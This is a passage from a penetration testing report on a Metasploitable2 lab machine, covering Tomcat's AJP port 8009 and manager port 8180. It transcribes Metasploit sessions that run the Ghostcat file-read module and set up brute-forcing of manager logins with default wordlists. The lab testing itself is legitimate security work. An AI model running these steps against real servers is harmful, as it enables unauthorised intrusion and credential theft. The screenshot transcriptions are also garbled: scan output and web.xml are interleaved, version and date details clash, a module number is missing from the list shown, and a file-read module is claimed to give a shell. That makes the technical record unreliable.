badwords.quit.conf Apache Tomcat/Coyote JSP Engine 3.1
curl-ca-bundle.crt curl 7.64.1 [SSL] (OpenSSL 1.1.1f 25 May 2023)
dcallow.conf 192.168.0.103:22 (VMware)
doc 
help.conf 
ircd.log 
ircd.pid 
ircd.tune 
modules 
networks 
spamfilter.conf log 192.168.0.254:254
tmp 
unreal 
unrealircd.conf 
[+] Connection: 192.168.0.254:254 (VMware)
```

To direct input to this VM, click inside or press Ctrl+G.



ENG IN 13:20 20-11-2023

### 3.22. METASPLOITABLE2 PORT 8009/tcp ajp13 Apache Jserv (Protocol v1.3) –

**192.168.64.129**

#### GENERAL INFORMATION

- OPERATING SYSTEM – METASPLOITABLE2
- The victim system is within the network
- Standard security protocol is implemented within the network
- ISP provider and router are varying as per victim machine

#### VULNERABILITY INFORMATION

Vulnerability observed – High

22. Ajp port is open in Metasploitable2

Application	ajp13 Apache Jserv (Protocol v1.3) on port 8009/tcp
Risk	High
Abstract	Known vulnerabilities, potential for remote code execution
IPMG Control Violation	Code Execution
Ease of Exploitation	Hard
Impact	System compromise
Recommendations	Apply security patches, restrict access to AJP services   Application-Specific Risk, Code Execution

#### Proof of Concept

The metasploitable2 ajp port 8009/tcp is exploited by Apache Tomcat AJP File Read

```

kali@kali: ~
msf6 > search apache jserv
Matching Modules
=====
Module          #      Name
-----  -----
auxiliary/admin/http/tomcat_ghostcat  0      Apache Tomcat AJP File Read
msf6 > use 0
msf6 auxiliary(admin/http/tomcat_ghostcat) > show options
Module options (auxiliary/admin/http/tomcat_ghostcat):
=====
Name      Current Setting  Required  Description
----  -----  ----  -----
AJP_PORT  8009            no        The Apache JServ Protocol (AJP) port
FILENAME  /WEB-INF/web.xml yes        File name
RHOSTS    yes             yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit
REPORT    8080            yes        The Apache Tomcat webserver port (TCP)
SSL       false           yes        SSL
msf6 auxiliary(admin/http/tomcat_ghostcat) > set rhost 192.168.64.129
rhost => 192.168.64.129
  
```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.



Search



^

ENG  
IN



13:44

20-11-2023

The screenshot shows a Kali Linux VM (kali-linux-2023.3-vmware) running in VMware Workstation. The terminal window displays the output of a Metasploit auxiliary exploit against a Tomcat service. The exploit details the JSPC servlet mapping and successfully executes a shell on the target host (192.168.64.129). The exploit command used was msf6 auxiliary(admin/http/tomcat\_ghostcat) > exec ls.

```
Serv:tcp open 8080 - Apache Jserv (Protocol v1.3)
<display-name>Welcome to Tomcat</display-name> JSP engine 1.1
<description> Apache Tomcat/8.0.53 (Ubuntu 22.04)
MAC Address: 00:0C:29:1D:00:2A (VMware)
</description>
Run as root user
Run as user: www-data
<!-- JSPC servlet mappings start -->
OS: Linux, Linux 2.6.9-21.0.31
Net: 192.168.64.129
<servlet>
  <servlet-name>org.apache.jsp.index_jsp</servlet-name> titable,LAN; OSS: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
  <servlet-class>org.apache.jsp.index_jsp</servlet-class>
</servlet>
Netw: 192.168.64.129
Host is up (0.00056s latency).
All ports on 192.168.64.129 are in ignored states.
No ports on 192.168.64.129
<servlet-mapping>
  <servlet-name>org.apache.jsp.index_jsp</servlet-name>
  <url-pattern>/index.jsp</url-pattern>
</servlet-mapping>
Too many hosts in this network, please specify which host to give specific OS details
Network Distance: 1 hop
<!-- JSPC servlet mappings end -->
Nm: Scan report for 192.168.64.129
[+] 192.168.64.129:8080 - /home/kali/.msf4/loot/20231120031405_default_192.168.64.129_WEBINFweb.xml_593339.txt
[*] Auxiliary module execution completed
[*] exec: ls
[*] exec: ls
bin  dev  hello.txt  initrd.img   lib   lib64   media   opt   proc   run   srv   sys   user.txt  var   vmlinuz.old
boot etc  home  /home/initrd.img.old lib32  lost+found  mnt   pass.txt  root  sbin  swapfile  tmp   usr   vmlinuz
[*] exec: ls
```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.



ENG IN 13:45 20-11-2023

## 3.23. METASPLOITABLE2 PORT 8180/tcp http Apache Tomcat/Coyote JSP engine 1.1 – 192.168.64.129

### GENERAL INFORMATION

- OPERATING SYSTEM – METASPLOITABLE2
- The victim system is within the network
- Standard security protocol is implemented within the network
- ISP provider and router are varying as per victim machine

### VULNERABILITY INFORMATION


Vulnerability observed – High

#### 2. Http port is open in Metasploitable2

Application	http Apache Tomcat/Coyote JSP engine 1.1 on port 8180/tcp
Risk	High
Abstract	Known vulnerabilities, potential for remote code execution
IPMG Control Violation	Code Execution
Ease of Exploitation	Hard
Impact	System compromise
Recommendations	Apply security patches, restrict access to AJP services   Application-Specific Risk, Code Execution

### Proof of Concept

The metasploitable2 http port 8180/tcp is exploited by Tomcat Application Manager Login Utility



```

kali@kali: ~
File Edit View VM Help ||| 
Library Type here to search
My Computer 
kali-linux-2023.3-vmware-amd64 - VMware Workstation
File Actions Edit View Help
Note: https://closed.csirt.kde.org/ports (com-kde-kdebase)
Metasploit Documentation: https://docs.metasploit.com/
2023-08-22 10:25:25 +0530 [msf6] info永恒之蓝
msf6 > search tomcat
Matching Modules
=====
Module          Status           Rank      Disclosure Date   Check    Description
-----          -----           -----    -----          -----   -----
#  Name          Version        Author(s)          Platform(s)      OS(s)     Rank      Check    Description
-----          -----           -----          -----          -----   -----          -----   -----
0  auxiliary/dos/http/apache_commons_fileupload_dos  exploit/unix/dos      WORKGROUP      WORKGROUP  2014-02-06  normal  No      Apache Commons FileUpload and Apache Tomcat DoS
1  exploit/multi/http/struts_dev_mode                exploit/unix/http      WORKGROUP      WORKGROUP  2012-01-06  excellent Yes     Apache Struts 2 Developer Mode OGNL Execution
2  exploit/multi/http/struts2_namespace_ognl           exploit/unix/http      WORKGROUP      WORKGROUP  2018-08-22  excellent Yes     Apache Struts 2 Namespace Redirect OGNL Injection
3  exploit/multi/http/struts_code_exec_classloader   exploit/unix/http      WORKGROUP      WORKGROUP  2014-03-06  manual   No      Apache Struts ClassLoader Manipulation Remote Code Execution
4  auxiliary/admin/http/tomcat_ghostcat              exploit/unix/http      WORKGROUP      WORKGROUP  2020-02-20  normal   Yes     Apache Tomcat AJP File Read
5  exploit/windows/http/tomcat_cgi_cmdlineargs       exploit/windows/http    WORKGROUP      WORKGROUP  2019-04-10  excellent Yes     Apache Tomcat CGI Servlet enableCmdLineArgs Vulnerability
6  exploit/multi/http/tomcat_mgr_deploy              exploit/unix/http      WORKGROUP      WORKGROUP  2009-11-09  excellent Yes     Apache Tomcat Manager Application Deployer Authenticated Code Execution
7  exploit/multi/http/tomcat_mgr_upload              exploit/unix/http      WORKGROUP      WORKGROUP  2009-11-09  excellent Yes     Apache Tomcat Manager Authenticate d Upload Code Execution
8  auxiliary/dos/http/apache_tomcat_transfer_encoding exploit/unix/dos      WORKGROUP      WORKGROUP  2010-07-09  normal   No      Apache Tomcat Transfer-Encoding Information Disclosure and DoS
9  auxiliary/scanner/http/tomcat_enum               scanner/unix/http      WORKGROUP      WORKGROUP  2016-10-10  normal   No      Apache Tomcat User Enumeration
10 exploit/linux/local/tomcat_rhel_based_temp_priv_esc exploit/linux/local   WORKGROUP      WORKGROUP  2016-09-30  manual   Yes     Apache Tomcat on Redhat Based Systems Insecure Temp Config Privilege Escalation
11 exploit/linux/local/tomcat_ubuntu_log_init_priv_esc exploit/linux/local   WORKGROUP      WORKGROUP  2016-09-30  manual   Yes     Apache Tomcat on Ubuntu Log Init P
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
23°C Sunny
Search ENG IN 13:55 20-11-2023

```

kali-linux-2023.3-vmware-amd64 - VMware Workstation

File Edit View VM Tabs Help || Library Metasploitable2-Linux kali-linux-2023.3-vmware... 3:26

Type here to search

My Computer kali-linux-2023.3-vmware Metasploitable2-Linux

File Actions Edit View Help

```
msf6 > use 27
msf6 auxiliary(scanner/http/tomcat_mgr_login) > show options

Module options (auxiliary/scanner/http/tomcat_mgr_login):

```

Name	Current Setting	Required	Description
ANONYMOUS_LOGIN	false	yes	Attempt to login with a blank username and password
BLANK_PASSWORDS	false	yes	Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
DB_ALL_CREDS	false	yes	Try each user/password couple stored in the current database
DB_ALL_PASS	false	no	Add all passwords in the current database to the list
DB_ALL_USERS	false	no	Add all users in the current database to the list
DB_SKIP_EXISTING	none	no	Skip existing credentials stored in the current database (Accepted: none, user, user/realm)
PASSWORD		no	The HTTP password to specify for authentication
PASS_FILE	/usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_pass.txt	no	File containing passwords, one per line
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS	192.168.1.111	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	8080 (access denied)	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
STOP_ON_SUCCESS	false	yes	Stop guessing when a credential works for a host
TARGETURI	/manager/html	yes	URI for Manager login. Default is /manager/html
THREADS	1	yes	The number of concurrent threads (max one per host)
USERNAME		no	The HTTP username to specify for authentication
USERPASS_FILE	/usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_userpass.txt	no	File containing users and passwords separated by space, one pair per line

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

1 23°C Sunny

Search

ENG IN

13:56 20-11-2023

## 4. Auditor's End Note

### 4.1 Auditor's End Note

The comprehensive Vulnerability Assessment and Penetration Testing (VAPT) conducted on Metasploitable2 has provided valuable insights into the security posture of the tested system. The objective of this assessment was to identify potential vulnerabilities, assess the level of risk, and evaluate the effectiveness of existing security controls.

The testing process utilized various methodologies, tools, and techniques to simulate real-world attack scenarios. The findings outlined in this report are the result of a thorough examination of the Metasploitable 2 environment, including both automated scanning and manual penetration testing.

### 4.2 Key Observations

**Identification of Vulnerabilities:** The assessment successfully identified a range of vulnerabilities within the Metasploitable 2 system, including software misconfigurations, outdated components, and potential weaknesses in access controls.

**Exploitation Scenarios:** The penetration testing phase simulated realistic attack scenarios, demonstrating the potential impact of identified vulnerabilities. These scenarios illustrate the importance of timely remediation to mitigate the risk of exploitation.

**Recommendations for Mitigation:** Each identified vulnerability is accompanied by a set of actionable recommendations for mitigation. These recommendations are prioritized based on the level of risk and potential impact on the system's security.

**Documentation and Reporting:** The report provides a detailed account of the testing process, methodologies employed, and a comprehensive list of identified vulnerabilities. The clarity of documentation aims to assist stakeholders in understanding the security implications and implementing effective remediation strategies.

### 4.3 CONCLUSION

The VAPT on Metasploitable 2 serves as a valuable tool for enhancing the overall security posture of the system. It is crucial for stakeholders to prioritize and address the identified vulnerabilities promptly. Regular security assessments, coupled with proactive mitigation efforts, will contribute to a robust defense against potential threats.

This report aims to empower decision-makers with the necessary information to strengthen the security of Metasploitable2. Should there be any questions or need for further clarification, please do not hesitate to reach out to Mr. Bhushan Salunke.

Security Partner,

© Mr. Bhushan Salunke

26-11-2023